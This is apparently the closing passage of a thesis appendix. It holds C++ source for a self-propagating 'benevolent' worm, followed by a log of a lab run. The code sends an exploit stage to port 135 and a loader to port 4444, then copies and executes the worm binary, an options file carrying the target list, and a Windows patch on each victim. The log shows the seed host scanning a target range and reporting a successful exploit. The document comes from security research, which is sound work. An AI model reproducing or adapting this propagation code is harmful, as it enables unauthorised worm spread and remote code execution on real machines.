105
106       logger->log("Using timeout value of " +
boost::lexical_cast<std::string>(TCPClient::TIMEOUT_SECONDS) + " seconds");
107       if(!tcpClient.connect()) {
108               logger->log("ERROR:  Unable to connect to " + ipAddress + ":" + port);
109               logger->log("Reason:  " + tcpClient.getLastError());
110               return false;
111       } else {
112               logger->log("Connection channel (TCP) established:  " +
tcpClient.getConnectionDetails());
113       }
114
115
116       // Send the requested data
117       logger->log("Attempting to send " + boost::lexical_cast<std::string>(bytes_length) + "
bytes");
118       if(!tcpClient.send(bytes, bytes_length)) {
119               logger->log("ERROR:  Failed to send " +
```

```
boost::lexical_cast<std::string>(bytes_length) + " bytes");
120             logger->log("Reason:  " + tcpClient.getLastError());
121             return false;
122         } else {
123             logger->log("Sent " + boost::lexical_cast<std::string>(bytes_length) + " bytes");
124         }
125
126
127         tcpClient.close();
128         logger->log("Closed connection");
129
130         return true;
131 }
132
133
134 std::vector<unsigned char> Exploit::createOptionsFileContent(const std::string &
targetIPAddress, const std::string & port, const std::string & optionsFilename) {
135         std::vector<unsigned char> optionsContent;
136
137         optionsContent.push_back('S');
138         optionsContent.push_back('A');
139         optionsContent.push_back('V');
140         optionsContent.push_back('E');
141         optionsContent.push_back((unsigned char) 0x1F);
142
143         for(std::string::const_iterator it = optionsFilename.begin(); it < optionsFilename.end();
it++ ) {
144             optionsContent.push_back((unsigned char) *it);
145         }
146
147         optionsContent.push_back((unsigned char) '\0');  // not strictly required but nice to do
148         optionsContent.push_back((unsigned char) 0x1F);
149
150         /* Build the actual content so we can grab the length later */
151         std::string content_as_string("");
152         // Parent (source, this) IP that was used to connect to target (in case this machine has
multiple IPs)
153         TCPClient tcpClient(targetIPAddress, port);
154
155         if(!tcpClient.getLastError().empty() || !tcpClient.connect()) {
156             // Strange unless target has just gone down, just fill in debug data
157             content_as_string += "Unable to properly resolve source so giving all of them:   ";
158             const std::vector<std::string> hostAddresses = Utilities::getHostAddresses();
159             for(std::vector<std::string>::const_iterator it = hostAddresses.begin(); it <
hostAddresses.end(); it++) {
160                 content_as_string += *it;
```

```
161                     content_as_string += ",";
162             }
163         } else {
164             content_as_string += tcpClient.getLocalEndpointDetails();
165             tcpClient.close();
166         }
167         content_as_string += "\r\n";
168 
169         content_as_string += Utilities::getCurrentTimestamp();
170         content_as_string += "\r\n";
171 
172         content_as_string += Configuration::rootSeed;
173         content_as_string += "\r\n";
174 
175         // now all the remaining targets
176         for(std::deque<std::string>::iterator it = Configuration::targets.begin(); it < 
Configuration::targets.end(); it++) {
177             content_as_string += *it;
178             content_as_string += "\r\n";
179         }
180 
181         // So now we write the length of the content as a 4-byte (MSB big-endian) sequence
182         // cast to (unsigned char) drops front bits for us
183         const int contentLength = content_as_string.size() + 3;  // +3 for UTF-8 BOM
184         optionsContent.push_back((unsigned char) (contentLength >> 24));
185         optionsContent.push_back((unsigned char) (contentLength >> 16));
186         optionsContent.push_back((unsigned char) (contentLength >> 8));
187         optionsContent.push_back((unsigned char) (contentLength));
188         optionsContent.push_back((unsigned char) 0x1F);
189 
190         // Add the UTF-8 BOM
191         optionsContent.push_back((unsigned char) 0xEF);
192         optionsContent.push_back((unsigned char) 0xBB);
193         optionsContent.push_back((unsigned char) 0xBF);
194 
195         // Now dump the entire content as bytes
196         for(std::string::iterator it = content_as_string.begin(); it < content_as_string.end(); it++
) {
197             optionsContent.push_back((unsigned char) *it);
198         }
199 
200         // That's it
201         return optionsContent;  // FIXME may be a slow copy and using lots of memory
202 }
203 
204 std::vector<unsigned char> Exploit::prepForSaveBinaryFile(const std::string & pathname,
```

```
const std::string & destname) {
205         std::vector<unsigned char> content;
206
207         // Need the SAVE marker
208         content.push_back((unsigned char) 'S');
209         content.push_back((unsigned char) 'A');
210         content.push_back((unsigned char) 'V');
211         content.push_back((unsigned char) 'E');
212         content.push_back((unsigned char) 0x1F);
213
214         logger->log("prepForSavingBinaryFile - wrote SAVE\x1F header");
215
216         // Now the name
217         for (std::string::const_iterator it = destname.begin(); it < destname.end(); it++) {
218               content.push_back((unsigned char) *it);
219         }
220         content.push_back((unsigned char) '\0'); // not strictly required but nice to do
221         content.push_back((unsigned char) 0x1F);
222
223         // Now the 4-byte (32-bit unsigned int) [MSB big-endian first] length
224         const int fileSize = boost::filesystem::file_size(pathname);
225         logger->log("prepForSavingBinaryFile - size of " + pathname + " with destname of " +
destname + " is " + boost::lexical_cast<std::string>(fileSize) + " bytes");
226         content.push_back((unsigned char) (fileSize >> 24));
227         content.push_back((unsigned char) (fileSize >> 16));
228         content.push_back((unsigned char) (fileSize >> 8));
229         content.push_back((unsigned char) (fileSize));
230         content.push_back((unsigned char) 0x1F);
231
232         // The file content
233
234         std::ifstream ifs;
235         ifs.open(pathname.c_str(), std::ios::in | std::ios::binary);
236
237         logger->log("prepForSavingBinaryFile - Allocating buffer of size " +
boost::lexical_cast<std::string>(fileSize));
238         char * buffer = new char[fileSize];
239         logger->log("prepForSavingBinaryFile - Buffer allocated");
240
241         ifs.read(buffer, fileSize);
242
243         ifs.close();
244
245         for (int i = 0; i < fileSize; i++) {
246               content.push_back((unsigned char) buffer[i]);
247         }
```

```
248
249         delete buffer;
250
251         logger->log("prepForSavingBinaryFile - content size is " +
boost::lexical_cast<std::string>(content.size()));
252
253         return content; // FIXME may be a slow copy and uses more memory
254 }
255
256
257 std::vector<unsigned char> Exploit::createExecContent(const std::string & wormFilename,
const std::string & optionsFilename, const std::string & updateFilename) {
258         std::vector<unsigned char> content;
259
260         // Need the SAVE marker
261         content.push_back((unsigned char) 'E');
262         content.push_back((unsigned char) 'X');
263         content.push_back((unsigned char) 'E');
264         content.push_back((unsigned char) 'C');
265         content.push_back((unsigned char) 0x1F);
266
267         // Note that a /some/path/ is prefixed to this by the remote loader
268         const std::string cmdLine = wormFilename  // exe to run
269                                 + " "
270                                 + wormFilename  // path for worm to read its own exe
271                                 + " "
272                                 + optionsFilename
273                                 + " "
274                                 + updateFilename
275                                 ;
276
277         for(std::string::const_iterator it = cmdLine.begin(); it < cmdLine.end(); it++ ) {
278                 content.push_back((unsigned char) *it);
279         }
280         content.push_back((unsigned char) '\0');  // not strictly required but nice to do
281         content.push_back((unsigned char) 0x1F);
282
283         return content;
284 }
```

Appendix D - Log file from run of worm originating from seed node

2012-04-05T17:45:28,366Z Beginning execution

2012-04-05T17:45:28,366Z Log written to C:\Users\Administrator\AppData\Roaming/ThesisWorm/2012-04-05T174528,366Z.log

2012-04-05T17:45:28,366Z Begin list of all environment variables and values:

2012-04-05T17:45:28,366Z ALLUSERSPROFILE ==> C:\ProgramData

2012-04-05T17:45:28,366Z APPDATA ==> C:\Users\Administrator\AppData\Roaming

2012-04-05T17:45:28,366Z CLIENTNAME ==> ROMA

2012-04-05T17:45:28,366Z CommonProgramFiles ==> C:\Program Files (x86)\Common Files

2012-04-05T17:45:28,366Z CommonProgramFiles(x86) ==> C:\Program Files (x86)\Common Files

2012-04-05T17:45:28,366Z CommonProgramW6432 ==> C:\Program Files\Common Files

2012-04-05T17:45:28,366Z COMPUTERNAME ==> WIN-SIO1RQKTOG0

2012-04-05T17:45:28,366Z ComSpec ==> C:\Windows\system32\cmd.exe

2012-04-05T17:45:28,366Z FP_NO_HOST_CHECK ==> NO

2012-04-05T17:45:28,366Z HOMEDRIVE ==> C:

2012-04-05T17:45:28,366Z HOMEPATH ==> \Users\Administrator

2012-04-05T17:45:28,366Z LOCALAPPDATA ==> C:\Users\Administrator\AppData\Local

2012-04-05T17:45:28,366Z LOGONSERVER ==> \\WIN-SIO1RQKTOG0

2012-04-05T17:45:28,366Z NUMBER_OF_PROCESSORS ==> 1

2012-04-05T17:45:28,366Z OS ==> Windows_NT

2012-04-05T17:45:28,366Z Path ==> C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\

2012-04-05T17:45:28,366Z PATHEXT ==> .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC

2012-04-05T17:45:28,366Z PROCESSOR_ARCHITECTURE ==> x86

2012-04-05T17:45:28,366Z PROCESSOR_ARCHITEW6432 ==> AMD64

2012-04-05T17:45:28,366Z PROCESSOR_IDENTIFIER ==> Intel64 Family 6 Model 2 Stepping 3, GenuineIntel

2012-04-05T17:45:28,366Z PROCESSOR_LEVEL ==> 6

2012-04-05T17:45:28,366Z PROCESSOR_REVISION ==> 0203

2012-04-05T17:45:28,366Z ProgramData ==> C:\ProgramData

2012-04-05T17:45:28,366Z ProgramFiles ==> C:\Program Files (x86)

2012-04-05T17:45:28,366Z ProgramFiles(x86) ==> C:\Program Files (x86)

2012-04-05T17:45:28,366Z ProgramW6432 ==> C:\Program Files

2012-04-05T17:45:28,366Z PROMPT ==> PG

2012-04-05T17:45:28,366Z PSModulePath ==> C:\Windows\system32\WindowsPowerShell\v1.0\Modules\

2012-04-05T17:45:28,366Z PUBLIC ==> C:\Users\Public

2012-04-05T17:45:28,366Z SESSIONNAME ==> RDP-Tcp#0

2012-04-05T17:45:28,366Z SystemDrive ==> C:

2012-04-05T17:45:28,366Z SystemRoot ==> C:\Windows

2012-04-05T17:45:28,366Z TEMP ==> C:\Users\ADMINI~1\AppData\Local\Temp\2

2012-04-05T17:45:28,366Z TMP ==> C:\Users\ADMINI~1\AppData\Local\Temp\2

2012-04-05T17:45:28,366Z USERDOMAIN ==> WIN-SIO1RQKTOG0

2012-04-05T17:45:28,366Z USERNAME ==> Administrator

2012-04-05T17:45:28,366Z USERPROFILE ==> C:\Users\Administrator

2012-04-05T17:45:28,366Z windir ==> C:\Windows

2012-04-05T17:45:28,366Z End of all environment variables and values

2012-04-05T17:45:28,366Z Begin list of argv:

2012-04-05T17:45:28,366Z thesisworm.exe

2012-04-05T17:45:28,366Z thesisworm.exe

2012-04-05T17:45:28,366Z Research_Options_File.txt

2012-04-05T17:45:28,366Z WindowsXP-KB823980-x86-ENU.exe

2012-04-05T17:45:28,381Z ISSEED

2012-04-05T17:45:28,381Z End list of argv:

2012-04-05T17:45:28,381Z Version hash: 356d08eb50ab1bbec9b176635f9e189e

2012-04-05T17:45:28,381Z Hostname (according to OS not DNS) is WIN-SIO1RQKTOG0

2012-04-05T17:45:28,381Z Host addresses on machine:

2012-04-05T17:45:28,381Z fe80::f4d1:6809:151b:b1d2%17

2012-04-05T17:45:28,381Z fe80::98a0:4983:b6a0:cd83%15

2012-04-05T17:45:28,381Z fe80::59fd:7237:e6e2:6d14%14

2012-04-05T17:45:28,381Z 172.16.0.50

2012-04-05T17:45:28,381Z 192.168.0.2

2012-04-05T17:45:28,381Z 10.0.0.137

2012-04-05T17:45:28,381Z Parent (source) of worm IP address: 192.168.0.2

2012-04-05T17:45:28,381Z Parent (source) timestamp: 2012-03-23T14:50:37,537Z

2012-04-05T17:45:28,381Z Root server for worm has IP/ID of: 192.168.0.2

2012-04-05T17:45:28,381Z Target List:

2012-04-05T17:45:28,381Z 192.168.0.150

2012-04-05T17:45:28,381Z 192.168.0.151

2012-04-05T17:45:28,381Z 192.168.0.152

2012-04-05T17:45:28,381Z 192.168.0.153

2012-04-05T17:45:28,381Z 192.168.0.154

2012-04-05T17:45:28,381Z 192.168.0.155

2012-04-05T17:45:28,381Z 192.168.0.156

2012-04-05T17:45:28,381Z 192.168.0.157

2012-04-05T17:45:28,381Z 192.168.0.158

2012-04-05T17:45:28,381Z 192.168.0.159

2012-04-05T17:45:28,381Z 192.168.0.160

2012-04-05T17:45:28,381Z 192.168.0.161

2012-04-05T17:45:28,381Z 192.168.0.162

2012-04-05T17:45:28,381Z 192.168.0.163

2012-04-05T17:45:28,381Z 192.168.0.164

2012-04-05T17:45:28,381Z 192.168.0.165

2012-04-05T17:45:28,381Z 192.168.0.166

2012-04-05T17:45:28,381Z 192.168.0.167

2012-04-05T17:45:28,381Z 192.168.0.168

2012-04-05T17:45:28,381Z 192.168.0.169

2012-04-05T17:45:28,381Z 192.168.0.170

2012-04-05T17:45:28,381Z 192.168.0.171

2012-04-05T17:45:28,381Z 192.168.0.172

2012-04-05T17:45:28,381Z 192.168.0.173

2012-04-05T17:45:28,381Z 192.168.0.174

2012-04-05T17:45:28,381Z 192.168.0.175

2012-04-05T17:45:28,381Z 192.168.0.176

2012-04-05T17:45:28,381Z 192.168.0.177

2012-04-05T17:45:28,381Z 192.168.0.178

2012-04-05T17:45:28,381Z 192.168.0.179

2012-04-05T17:45:28,381Z 192.168.0.180

2012-04-05T17:45:28,381Z 192.168.0.181

2012-04-05T17:45:28,381Z 192.168.0.182

2012-04-05T17:45:28,381Z 192.168.0.183

2012-04-05T17:45:28,381Z 192.168.0.184

2012-04-05T17:45:28,381Z 192.168.0.185

2012-04-05T17:45:28,381Z 192.168.0.186

2012-04-05T17:45:28,381Z 192.168.0.187

2012-04-05T17:45:28,381Z Local system time for worm is 2012-04-05T17:45:28,381Z

2012-04-05T17:45:28,381Z Worm running as seed so not executing OS update patch for this machine

2012-04-05T17:45:28,381Z Attempting target 192.168.0.150

2012-04-05T17:45:28,381Z Sending exploit stage

2012-04-05T17:45:28,381Z Using timeout value of 5 seconds

2012-04-05T17:45:28,381Z DEBUG: Starting connect attempt to 192.168.0.150:135

2012-04-05T17:45:28,381Z DEBUG: TCPClient async_connect call start

2012-04-05T17:45:28,397Z DEBUG: TCPClient async_connect call end

2012-04-05T17:45:28,397Z DEBUG: TCPClient successful connection

2012-04-05T17:45:28,397Z Connection channel (TCP) established: 192.168.0.2:51355 -> 192.168.0.150:135

2012-04-05T17:45:28,397Z Attempting to send 2404 bytes

2012-04-05T17:45:28,397Z Sent 2404 bytes

2012-04-05T17:45:28,397Z DEBUG: TCPClient close() for 192.168.0.150:135

2012-04-05T17:45:28,397Z Closed connection

2012-04-05T17:45:29,411Z Sending remote loader payload

2012-04-05T17:45:29,411Z Using timeout value of 5 seconds

2012-04-05T17:45:29,411Z DEBUG: Starting connect attempt to 192.168.0.150:4444

2012-04-05T17:45:29,411Z DEBUG: TCPClient async_connect call start

2012-04-05T17:45:29,411Z DEBUG: TCPClient async_connect call end

2012-04-05T17:45:29,411Z DEBUG: TCPClient successful connection

2012-04-05T17:45:29,411Z Connection channel (TCP) established: 192.168.0.2:51358 -> 192.168.0.150:4444

2012-04-05T17:45:29,411Z Attempting to send 6550 bytes

2012-04-05T17:45:29,411Z Sent 6550 bytes

2012-04-05T17:45:29,411Z DEBUG: TCPClient close() for 192.168.0.150:4444

2012-04-05T17:45:29,411Z Closed connection

2012-04-05T17:45:29,411Z Constructing options file with name WormOptions.2012-04-05T174529,411Z

2012-04-05T17:45:29,411Z DEBUG: Starting connect attempt to 192.168.0.150:135

2012-04-05T17:45:29,411Z DEBUG: TCPClient async_connect call start

2012-04-05T17:45:29,411Z DEBUG: TCPClient async_connect call end

2012-04-05T17:45:29,411Z DEBUG: TCPClient successful connection

2012-04-05T17:45:29,411Z DEBUG: TCPClient close() for 192.168.0.150:135

2012-04-05T17:45:29,411Z Options file (with SAVE) has length of 662

2012-04-05T17:45:29,411Z Constructing worm binary SAVE using C:\Users\Administrator\Desktop\thesisworm.exe

2012-04-05T17:45:29,411Z prepForSavingBinaryFile - wrote SAVE header

2012-04-05T17:45:29,411Z prepForSavingBinaryFile - size of C:\Users\Administrator\Desktop\thesisworm.exe with destname of benevolent-worm.exe is 1496552 bytes

2012-04-05T17:45:29,411Z prepForSavingBinaryFile - Allocating buffer of size 1496552

2012-04-05T17:45:29,411Z prepForSavingBinaryFile - Buffer allocated

2012-04-05T17:45:29,426Z prepForSavingBinaryFile - content size is 1496583

2012-04-05T17:45:29,426Z Worm binary executable (with SAVE) has length of 1496583

2012-04-05T17:45:29,426Z Constructing os update binary SAVE using C:\Users\Administrator\Desktop\WindowsXP-KB823980-x86-ENU.exe

2012-04-05T17:45:29,426Z prepForSavingBinaryFile - wrote SAVE header

2012-04-05T17:45:29,426Z prepForSavingBinaryFile - size of C:\Users\Administrator\Desktop\WindowsXP-KB823980-x86-ENU.exe with destname of os-update.exe is 1291040 bytes

2012-04-05T17:45:29,426Z prepForSavingBinaryFile - Allocating buffer of size 1291040

2012-04-05T17:45:29,426Z prepForSavingBinaryFile - Buffer allocated

2012-04-05T17:45:29,442Z prepForSavingBinaryFile - content size is 1291065

2012-04-05T17:45:29,442Z Update binary executable (with SAVE) has length of 1291065

2012-04-05T17:45:29,442Z Construction EXEC command

2012-04-05T17:45:29,442Z Sending worm code to remote loader for SAVE and EXEC

2012-04-05T17:45:29,442Z Using timeout value of 5 seconds

2012-04-05T17:45:29,442Z DEBUG: Starting connect attempt to 192.168.0.150:65534

2012-04-05T17:45:29,442Z DEBUG: TCPClient async_connect call start

2012-04-05T17:45:29,442Z DEBUG: TCPClient async_connect call end

2012-04-05T17:45:29,957Z DEBUG: TCPClient successful connection

2012-04-05T17:45:29,957Z Connection channel (TCP) established: 192.168.0.2:51364 -> 192.168.0.150:65534

2012-04-05T17:45:29,957Z Attempting to send 2788405 bytes

2012-04-05T17:45:30,82Z Sent 2788405 bytes

2012-04-05T17:45:30,82Z DEBUG: TCPClient close() for 192.168.0.150:65534

2012-04-05T17:45:30,82Z Closed connection

2012-04-05T17:45:30,97Z Successfully exploited 192.168.0.150